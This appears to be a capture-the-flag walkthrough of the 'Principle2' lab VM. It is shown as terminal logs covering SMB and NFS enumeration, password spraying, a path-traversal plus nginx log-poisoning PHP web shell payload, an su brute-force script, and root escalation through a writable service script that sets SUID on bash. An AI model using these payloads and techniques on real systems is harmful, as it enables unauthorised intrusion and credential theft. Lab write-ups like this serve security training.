

# Principle2

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└─(root㉿kali)-[~/home/guel/Work]
# nmap -sS -p- --open -Pn -n -vvv --min-rate 5000 192.168.0.196
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-17 16:50 EDT
Initiating ARP Ping Scan at 16:50
Scanning 192.168.0.196 [1 port]
Completed ARP Ping Scan at 16:50, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:50
Scanning 192.168.0.196 [65535 ports]
Discovered open port 445/tcp on 192.168.0.196
Discovered open port 111/tcp on 192.168.0.196
Discovered open port 80/tcp on 192.168.0.196
Discovered open port 139/tcp on 192.168.0.196
Discovered open port 38011/tcp on 192.168.0.196
Discovered open port 43081/tcp on 192.168.0.196
Discovered open port 59151/tcp on 192.168.0.196
Completed SYN Stealth Scan at 16:51, 42.01s elapsed (65535 total ports)
Nmap scan report for 192.168.0.196
Host is up, received arp-response (0.0024s latency).
Scanned at 2025-04-17 16:50:46 EDT for 42s
Not shown: 35044 filtered tcp ports (no-response), 30484 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
80/tcp    open  http        syn-ack ttl 64
111/tcp   open  rpcbind    syn-ack ttl 64
139/tcp   open  netbios-ssn syn-ack ttl 64
445/tcp   open  microsoft-ds syn-ack ttl 64
38011/tcp open  unknown    syn-ack ttl 64
43081/tcp open  unknown    syn-ack ttl 64
59151/tcp open  unknown    syn-ack ttl 64
MAC Address: 08:00:27:66:87:C1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
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PORT      STATE SERVICE      REASON      VERSION
80/tcp    open  http        syn-ack ttl 64 nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_ Supported Methods: GET HEAD
111/tcp   open  rpcbind    syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4     111/tcp    rpcbind
|   100000  2,3,4     111/udp    rpcbind
|   100000  3,4       111/tcp6   rpcbind
|   100000  3,4       111/udp6   rpcbind
|   100003  3,4       2049/tcp   nfs
|   100003  3,4       2049/tcp6  nfs
|   100005  1,2,3     38655/udp6 mountd
|   100005  1,2,3     43081/tcp   mountd
|   100005  1,2,3     45561/udp   mountd
|   100005  1,2,3     54833/tcp6 mountd
|   100021  1,3,4     38011/tcp   nlockmgr
|   100021  1,3,4     39677/tcp6  nlockmgr
|   100021  1,3,4     45324/udp   nlockmgr
|   100021  1,3,4     52132/udp6 nlockmgr
|   100024  1         36622/udp6 status
|   100024  1         37735/tcp   status
|   100024  1         52906/udp   status
|   100024  1         53983/tcp6 status
|   100227  3         2049/tcp   nfs_acl
|_ 100227  3         2049/tcp6  nfs_acl
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4
38011/tcp open  nlockmgr   syn-ack ttl 64 1-4 (RPC #100021)
43081/tcp open  mountd     syn-ack ttl 64 1-3 (RPC #100005)
59151/tcp open  mountd     syn-ack ttl 64 1-3 (RPC #100005)
MAC Address: 08:00:27:66:87:C1 (PCS Systemtechnik/Oracle VirtualBox)

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http://192.168.0.196 [200 OK] Country[RESERVED][zz], HTTPServer[nginx/1.22.1], IP[192.168.0.196], Title[Apache2 Debian Default Page: It works], nginx[1.22.1]

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```
(root@kali)-[~/home/guel]
# nxc smb 192.168.0.196 -u "" -p "" --users
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder protocols
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Creating default workspace
[*] Initializing FTP protocol database
[*] Initializing NFS protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SMB protocol database
[*] Initializing LDAP protocol database
[*] Initializing VNC protocol database
[*] Initializing RDP protocol database
[*] Initializing WINRM protocol database
[*] Initializing WMI protocol database
[*] Initializing SSH protocol database
[*] Copying default configuration file
SMB      192.168.0.196  445    PRINCIPLE2      [*] Unix - Samba (name:PRINCIPLE2) (domain:PRINCIPLE2) (signing:False) (SMBv1:False)
SMB      192.168.0.196  445    PRINCIPLE2      [*] PRINCIPLE2\:
SMB      192.168.0.196  445    PRINCIPLE2      -Username-
SMB      192.168.0.196  445    PRINCIPLE2      hermanubis      -Last PW Set-      -BadPW- -Description-
SMB      192.168.0.196  445    PRINCIPLE2      2023-11-28 14:09:06 0
SMB      192.168.0.196  445    PRINCIPLE2      [*] Enumerated 1 local users: PRINCIPLE2
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(root@kali)-[~/home/guel]
# smbclient -L 192.168.0.196 -N
Sharename      Type      Comment
public         Disk      New Jerusalem Public
hermanubis     Disk      Hermanubis share
IPC$          IPC       IPC Service (Samba 4.17.12-Debian)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 192.168.0.196 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available.
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## enum4linux

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[+] Enumerating users using SID S-1-5-21-4079584287-2380535870-212955915 and logon username '', password ''
S-1-5-21-4079584287-2380535870-212955915-501 PRINCIPLE2\nobody (Local User)
S-1-5-21-4079584287-2380535870-212955915-513 PRINCIPLE2\None (Domain Group)
S-1-5-21-4079584287-2380535870-212955915-1000 PRINCIPLE2\hermanubis (Local User)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\talos (Local User)
S-1-22-1-1001 Unix User\byron (Local User)
S-1-22-1-1002 Unix User\hermanubis (Local User)
S-1-22-1-1003 Unix User\melville (Local User)
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( Getting printer info for 192.168.0.196 )

```
(root@kali)-[~/home/guel/Work]
# nxc smb 192.168.0.196 -u users.txt -p /usr/share/wordlists/rockyou.txt --ignore-pw-decoding
SMB      192.168.0.196  445    PRINCIPLE2      [*] Unix - Samba (name:PRINCIPLE2) (domain:PRINCIPLE2) (signing:False) (SMBv1:False)
SMB      192.168.0.196  445    PRINCIPLE2      [*] PRINCIPLE2\byron:123456 (Guest)
```

```
(root@kali)-[~/home/guel]
# smbclient //192.168.0.196/public -U byron%123456
Try "help" to get a list of possible commands.
smb: \> ls
.
..
new_era.txt
straton.txt
loyalty.txt

          D      0  Tue Nov 28 06:57:45 2023
          D      0  Sat Nov 25 11:19:40 2023
        N    158  Sun Nov 19 07:01:00 2023
        N    718  Sun Nov 19 07:00:24 2023
        N   931  Sun Nov 19 07:01:07 2023

 19962704 blocks of size 1024. 17201988 blocks available
smb: \> █
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```
(root@kali)-[~/home/guel/Work]
# cat loyalty.txt
This text was the source of considerable controversy in a debate between Byron (7) and Hermanubis (452).

What I propose, then, is that we are not born as entirely free agents, responsible only for ourselves. The very core of what we are, our sentience, separates us from and elevates us above the animal kingdom. As I have argued, this is not a matter of arrogance, but of responsibility.

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To put it simply: each of us owes a burden of loyalty to humanity itself, to the human project across time and space. This is not a minor matter, or some abstract issue for philosophers. It is a profound and significant part of every human life. It is a universal source of meaning and insight that can bind us together and set us on a path for a brighter future; and it is also a division, a line that must be held against those who preach the gospel of self-annihilation. We ignore it at our peril.
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**⚠ Proceeded!**

1 hashes were checked: 1 found 0 not found

**✓ Found:**

2257686f2061726520796f752c207468656e3f22:"Who are you, then?"

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(root@kali)-[~/home/guel/Work]
# cat new_era.txt
Yesterday there was a big change, new government, new mayor. All citizens were reassigned their tasks. For security, every user should change their password.
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[root@kali]~[/home/guel/Work]
# cat straton.txt
This fragment from Straton's On the Universe appears to have been of great significance both to the Progenitor and to the Founder.

AMYNTHAS: But what does this tell us about the nature of the universe, which is what we were discussing?
STRATON: That is the next question we must undertake to answer. We begin with the self because that is what determines our existence as individuals; but the self cannot exist without that which surrounds it. The citizen lives within the city; and the city lives within the cosmos. So now we must apply the principle we have discovered to the wider world, and ask: if man is like a machine, could it be that the universe is similar in nature? And if so, what follows from that fact?
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after not founding anything else move to other attack vector, this case nfs

```
[root@kali]~[/home/guel/Work]
[root@kali]~[/home/guel/Work]
# showmount -e 192.168.0.196
Export list for 192.168.0.196:
/var/backups *
/home/byron *
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```
[root@kali]~[/home/guel/Work]
# mkdir new_back

[root@kali]~[/home/guel/Work]
# mount 192.168.0.196:/home/byron new_back
```

```
[root@kali]~[/home/guel/Work]
# mkdir backups

[root@kali]~[/home/guel/Work]
# mount 192.168.0.196:/var/backups backups

[root@kali]~[/home/guel/Work]
# 
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[root@kali]~[/home/guel/Work]
# cat new_back/mayor.txt
Now that I am mayor, I think Hermanubis is conspiring against me, I guess he has a secret group and is hiding it.

[root@kali]~[/home/guel/Work]
# cat new_back/memory.txt
Hermanubis told me that he lost his password and couldn't change it, thank goodness I keep a record of each neighbor with their number and password in hexadecimal. I think he would be a good mayor of the New Jerusalem.
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so lets create user 54

```
[root@kali]# ll
total 56
drwxr--r-- 2 54 backup 28672 Nov 28 2023 backups
-rw-r--r-- 1 root root 931 Apr 17 18:05 loyalty.txt
drwxr-xr-x 3 1001 1001 4096 Nov 25 2023 new_back
-rw-r--r-- 1 root root 158 Apr 17 18:05 new_era.txt
drwxrwxr-x 2 guel guel 4096 Apr 16 18:39 Resources
-rw-r--r-- 1 root root 718 Apr 17 18:05 straton.txt
-rw-r--r-- 1 root root 32 Apr 17 17:57 users.txt

[root@kali]#
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```
[miguel@kali:~/home/guel/Work]# adduser -u 54 miguel
useradd warning: miguel's uid 54 outside of the UID_MIN 1000 and UID_MAX 60000 range.
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for miguel
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] Y
[miguel@kali:~/home/guel/Work]# su miguel
[miguel@kali:~/home/guel/Work]# ll
total 56
drwxr--r-- 2 miguel backup 28672 Nov 28 2023 backups
-rw-r--r-- 1 root root 931 Apr 17 18:05 loyalty.txt
drwxr-xr-x 3 1001 1001 4096 Nov 25 2023 new_back
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drwxrwxr-x 2 guel guel 4096 Apr 16 18:39 Resources
-rw-r--r-- 1 root root 718 Apr 17 18:05 straton.txt
-rw-r--r-- 1 root root 32 Apr 17 17:57 users.txt

[miguel@kali:~/home/guel/Work]# cd backups/
[miguel@kali:~/home/guel/Work/backups]# ll
0.txt 161.txt 223.txt 286.txt 348.txt 40.txt 472.txt 534.txt 597.txt 659.txt 720.txt 783.txt 845.txt 907.txt 96.txt
1000.txt 162.txt 224.txt 287.txt 349.txt 410.txt 473.txt 535.txt 598.txt 65.txt 721.txt 784.txt 846.txt 908.txt 970.txt
100.txt 163.txt 225.txt 288.txt 34.txt 411.txt 474.txt 536.txt 599.txt 660.txt 722.txt 785.txt 847.txt 909.txt 971.txt
```

lets try the nums from loyalty.txt file for each user

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└─(miguel㉿kali)-[/home/guel/Work/backups]
$ cat 7.txt
c5c67781526b8538d3262ac4d7662ab4

└─(miguel㉿kali)-[/home/guel/Work/backups]
$ cat 452.txt
4279726f6e4973417373686f6c650a0a

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The screenshot shows the 4.com online hex editor interface. The 'Input' section contains the hex values from the terminal. The 'Output' section shows the resulting ASCII strings. A pink box highlights the word 'ByronIsAsshole' in the output.

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smbclient //192.168.0.196/hermanubis -U hermanubis%ByronIsAsshole
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19962704 blocks of size 1024. 17201976 blocks available
smb: \> mget *
Get file index.html? y
getting file \index.html of size 346 as index.html (22.5 KiloBytes/sec) (average 22.5 KiloBytes/sec)
Get file prometheus.jpg? y
getting file \prometheus.jpg of size 307344 as prometheus.jpg (6669.8 KiloBytes/sec) (average 5008.0 KiloBytes/sec)
smb: \> exit

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└─(root㉿kali)-[~/home/guel/Work]
└─# cat index.html
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Welcome to the resistance forum</title>
</head>
<body>


    <h1>Welcome to the resistance forum</h1>
    <p>free our chains!</p>
    

</body>
</html>
```


```
└─(root㉿kali)-[~/home/guel/Work]
└─# stegseek prometheus.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "soldierofanubis"
[i] Original filename: "secret.txt".
[i] Extracting to "prometheus.jpg.out".
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└─(root㉿kali)-[~/home/guel/Work]
└─# cat prometheus.jpg.out
I have set up a website to dismantle all the lies they tell us about the city: thetruthoftalos.hmv
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```
(root㉿kali)-[~/home/guet/Work]
# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u http://thetruthoftalos.hmv/ -x txt,php,html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://thetruthoftalos.hmv/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  txt,php,html
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
/index.html        (Status: 200) [Size: 8]
/Index.php         (Status: 200) [Size: 1970]
/uploads           (Status: 301) [Size: 169] [→ http://thetruthoftalos.hmv/uploads/]
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root:x:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:54:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin
messagebus:x:100:107::nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
talos:x:1000:1000:Talos,,,:/home/talos:/bin/bash
_rpc:x:102:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:103:65534::/var/lib/nfs:/usr/sbin/nologin
byron:x:1001:1001::/home/byron:/bin/sh
hermanubis:x:1002:1002::/home/hermanubis:/bin/sh
melville:x:1003:1003::/home/melville:/bin/bash
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## RCE Nginx log poissonning

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[root@kali]~[~/home/guel/Work/Resources]
└─# curl -s -X GET 'http://thertruhftalos.hmv/index.php?filename=....//....//....//....//....//etc/passwd' -H "User-Agent: <?php system($_GET['cmd']);?>"
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we already got hermanubis pass

```
www-data@principle2:~$ ls -la /home
total 28
drwxr-xr-x  7 root      root      4096 Nov 25 2023 .
drwxr-xr-x 18 root      root      4096 Nov 28 2023 ..
drwxr-xr-x  3 byron     byron     4096 Nov 25 2023 byron
drwxr-xr-x  2 root      root      4096 Nov 28 2023 city
drwx-----  3 hermanubis hermanubis 4096 Nov 29 2023 hermanubis
drwx-----  3 melville   melville  4096 Nov 26 2023 melville
drwxr-xr-x  3 talos     talos     4096 Nov 25 2023 talos
www-data@principle2:~$ su hermanubis
Password:
$ id
uid=1002(hermanubis) gid=1002(hermanubis) groups=1002(hermanubis)
$ █
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$ sudo -l
Matching Defaults entries for hermanubis on principle2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User hermanubis may run the following commands on principle2:
    (tallows) NOPASSWD: /usr/bin/cat
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drwxr-x--- 2 hermanubis hermanubis 4096 Nov 28 2023 share
-rwx----- 1 hermanubis hermanubis 1080 Nov 25 2023 user.txt
hermanubis@principle2:~$ cat user.txt
... ',;;:ccccccccc:,..  
..,:cccc:::ccccclloooolc;'.  
.,';:::;;:loodxk0kxxxkxdoooo;c; ' ..  
.;;;,;;:coxlDKNWWWMWMMMWNNWNNKkd0lcc  
.;;,;;,lxo: ... dXWMMMMMMMMMNklooxNNN0koc:  
.;;,;;,:ldl' .kWMMMWXXNWMMMXd.. ':d0XWN  
.;;,;;,:loc. lKMMMNLT. .c0KNWNK: .. 'lx0  
.;;,;;,:cooc. c0NMMX; .l0XWN0; ,do  
.;;,;;,:odc. .x0KKKkolcld000xc. .cx  
.;;,;;,:dxolc;' .lxx000kxx00kc. ;,loc  
.;;,;;,:llolc;,. 'lxkkkkkk0kd, .. ':clc:  
.;;,;;,:ccc :: ;,'',.loddl;,:cllolc;,,  
.;;,;;,:ccccclllloooollc:c:::,  
.;;,;;,:cccccc:::;;,,' ..  
CONGRATULATIONS!  
The flag is:
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hermanubis@principle2:~$ cat investigation.txt
I am aware that Byron hates me ... especially since I lost my password.
My friends along with myself after several analyses and attacks, we have detected that Melville is using a 32 character password....
What he doesn't know is that it is in the Byron database ...
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su force for melville, pass.txt contains every hex from /var/backups/\*.txt (if doesnt work try to change the time in TIMEOUTPROC to 1.0)

<https://github.com/carlospolop/su-bruteforce/blob/master/suBF.sh>

```
hermanubis@principle2:~/var/backups$ ./suBF.sh
#!/bin/bash

help="This tool bruteforces a selected user using binary su and as passwords: null password, username, reverse username and a wordlist. You can specify a username using -u <username> and a wordlist via -w <wordlist>. By default the BF default speed is using 100 su processes at the same time (each su try last 0.7s and a new su try in 0.007s) ~ 1.07s per password. You can configure this times using -t (timeout su process) and -s (sleep between 2 su processes). Fastest recommendation: -t 0.5 (minimum acceptable) and -s 0.003 ~ 108s to complete.

Example: ./suBF.sh -u <USERNAME> [-w top12000.txt] [-t 0.7] [-s 0.007]

THE USERNAME IS CASE SENSITIVE AND THIS SCRIPT DOES NOT CHECK IF THE PROVIDED USERNAME EXIST, BE CAREFUL\n\n"

WORDLIST="pass.txt"
USER="melville"
TIMEOUTPROC="0.7"
SLEEPPROC="0.007"
while getopts "h?u:t:s:w:" opt; do
  case "$opt" in
    h|?) printf "$help"; exit 0 ;;
    u) USER=$OPTARG ;;
    t) TIMEOUTPROC=$OPTARG ;;
    s) SLEEPPROC=$OPTARG ;;
    w) WORDLIST=$OPTARG ;;
    esac
done

if ! [ "$USER" ]; then printf "$help"; exit 0; fi
if ! [[ -p /dev/stdin ]] && ! [ $WORDLIST = "-" ] && ! [ -f "$WORDLIST" ]; then echo "Wordlist ($WORDLIST) not found!"; exit 0; fi
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hermanubis@principle2:~$ ./suforce.sh
[+] Bruteforcing melville ...
You can login as melville using password: 1bd5528b6def9812acba8eb21562c3ec
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1bd5528b6def9812acba8eb21562c3ec

SSH is running on port 345

```
hermanubis@principle2:~$ grep -i "Port" /etc/ssh/sshd_config
Port 345
hermanubis@principle2:~$
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hermanubis@principle2:~$ ssh melville@localhost -p 345
The authenticity of host '[localhost]:345 ([ ::1]:345)' can't be established.
ED25519 key fingerprint is SHA256:hp70EJ2qihHho072L8yvtQzQhpT+I+jB/eqNj2YyCuE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:345' (ED25519) to the list of known hosts.
melville@localhost's password:
Linux principle2 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root is watching you, it has a record of all your steps:

melville@principle2:~$ id
uid=1003(melville) gid=1003(melville) groups=1003(melville),1000(talos)
melville@principle2:~$ █

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/home/melville
melville@principle2:~$ ls -la
total 32
drwx----- 3 melville melville 4096 Nov 26 2023 .
drwxr-xr-x 7 root      root    4096 Nov 25 2023 ..
lrwxrwxrwx 1 root      root    9 Nov 25 2023 .bash_history → /dev/null
-rw-r--r-- 1 melville melville 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 melville melville 3616 Nov 25 2023 .bashrc
-rw----- 1 melville melville 20 Nov 25 2023 .lessht
drwxr-xr-x 3 melville melville 4096 Nov 23 2023 .local
-rw-r--r-- 1 melville melville 39 Nov 25 2023 note.txt
-rw-r--r-- 1 melville melville 807 Apr 23 2023 .profile
melville@principle2:~$ cat note.txt
Don't touch SUID, it is very DANGEROUS
melville@principle2:~$ sudo -l
Matching Defaults entries for melville on principle2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User melville may run the following commands on principle2:
    (talos) NOPASSWD: /usr/bin/cat
melville@principle2:~$ █

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(talos) NOPASSWD: /usr/bin/cat
melville@principle2:~$ find / -perm -4000 -ls 2>/dev/null
 656534   60 -rwsr-xr-x  1 root      root    59704 Mar 23 2023 /usr/bin/mount
 657131   72 -rwsr-xr-x  1 root      root    72000 Mar 23 2023 /usr/bin/su
 656536   36 -rwsr-xr-x  1 root      root    35128 Mar 23 2023 /usr/bin/umount
 652918   64 -rwsr-xr-x  1 root      root    62672 Mar 23 2023 /usr/bin/chfn
 686123   16 -rwsr-x--- 1 root      melville 16232 Nov 26 2023 /usr/bin/updater
 686178   276 -rwsr-xr-x  1 root      root    281624 Jun 27 2023 /usr/bin/sudo
 656380   48 -rwsr-xr-x  1 root      root    48896 Mar 23 2023 /usr/bin/newgrp
 652922   68 -rwsr-xr-x  1 root      root    68248 Mar 23 2023 /usr/bin/passwd
 652921   88 -rwsr-xr-x  1 root      root    88496 Mar 23 2023 /usr/bin/gpasswd
 652919   52 -rwsr-xr-x  1 root      root    52880 Mar 23 2023 /usr/bin/chsh
 681553  128 -rwsr-xr-x  1 root      root    130056 Jan 11 2023 /usr/sbin/mount.nfs
 661544   52 -rwsr-xr--  1 root      messagebus 51272 Sep 16 2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 670860   640 -rwsr-xr-x  1 root      root    653888 Sep 23 2023 /usr/lib/openssh/ssh-keysign
melville@principle2:~$ █

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linpeas

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Mon 2025-04-21 00:09:31 BST 2 days left Thu 2025-04-17 20:36:38 BST 6h ago          fstrim.timer          fstri
└─ Analyzing .timer files
  └─ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#timers

└─ Analyzing .service files
  └─ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#services
    /etc/systemd/system/activity.service is calling this writable executable: /usr/local/share/report
    /etc/systemd/system/multi-user.target.wants/networking.service could be executing some relative path
    /etc/systemd/system/network-online.target.wants/networking.service could be executing some relative path
    You can't write on systemd PATH

└─ Analyzing .socket files
  └─ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sockets
    /usr/lib/systemd/system/dbus.socket is calling this writable listener: /run/dbus/system_bus_socket
    /usr/lib/systemd/system/sockets.target.wants/dbus.socket is calling this writable listener: /run/dbus/system_bus_socket
    /usr/lib/systemd/system/sockets.target.wants/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log.socket
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pspy

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2025/04/18 03:15:01 CMD: UID=0 PID=10
2025/04/18 03:15:01 CMD: UID=0 PID=6
2025/04/18 03:15:01 CMD: UID=0 PID=5
2025/04/18 03:15:01 CMD: UID=0 PID=4
2025/04/18 03:15:01 CMD: UID=0 PID=3
2025/04/18 03:15:01 CMD: UID=0 PID=2
2025/04/18 03:15:01 CMD: UID=0 PID=1 | /sbin/init
2025/04/18 03:16:11 CMD: UID=0 PID=29603 | (report)
2025/04/18 03:16:11 CMD: UID=0 PID=29604 | /usr/local/share/report
2025/04/18 03:16:11 CMD: UID=0 PID=29605 | sh -c who
2025/04/18 03:16:42 CMD: UID=0 PID=29606 |
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melville@principle2: ~          root@kali: /home/guel/Work/Resources
# !/bin/bash

chmod u+s /bin/bash
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2025/04/18 03:24:16 CMD: UID=0 PID=10
2025/04/18 03:24:16 CMD: UID=0 PID=6
2025/04/18 03:24:16 CMD: UID=0 PID=5
2025/04/18 03:24:16 CMD: UID=0 PID=4
2025/04/18 03:24:16 CMD: UID=0 PID=3
2025/04/18 03:24:16 CMD: UID=0 PID=2
2025/04/18 03:24:16 CMD: UID=0 PID=1 /sbin/init
2025/04/18 03:24:21 CMD: UID=0 PID=29661 (report)
2025/04/18 03:24:21 CMD: UID=0 PID=29662 /bin/bash /usr/local/share/report
^CExiting program ... (interrupt)
melville@principle2:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1265648 Apr 23 2023 /bin/bash
melville@principle2:~$ █
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CONGRATULATIONS hacker !!

The flag is: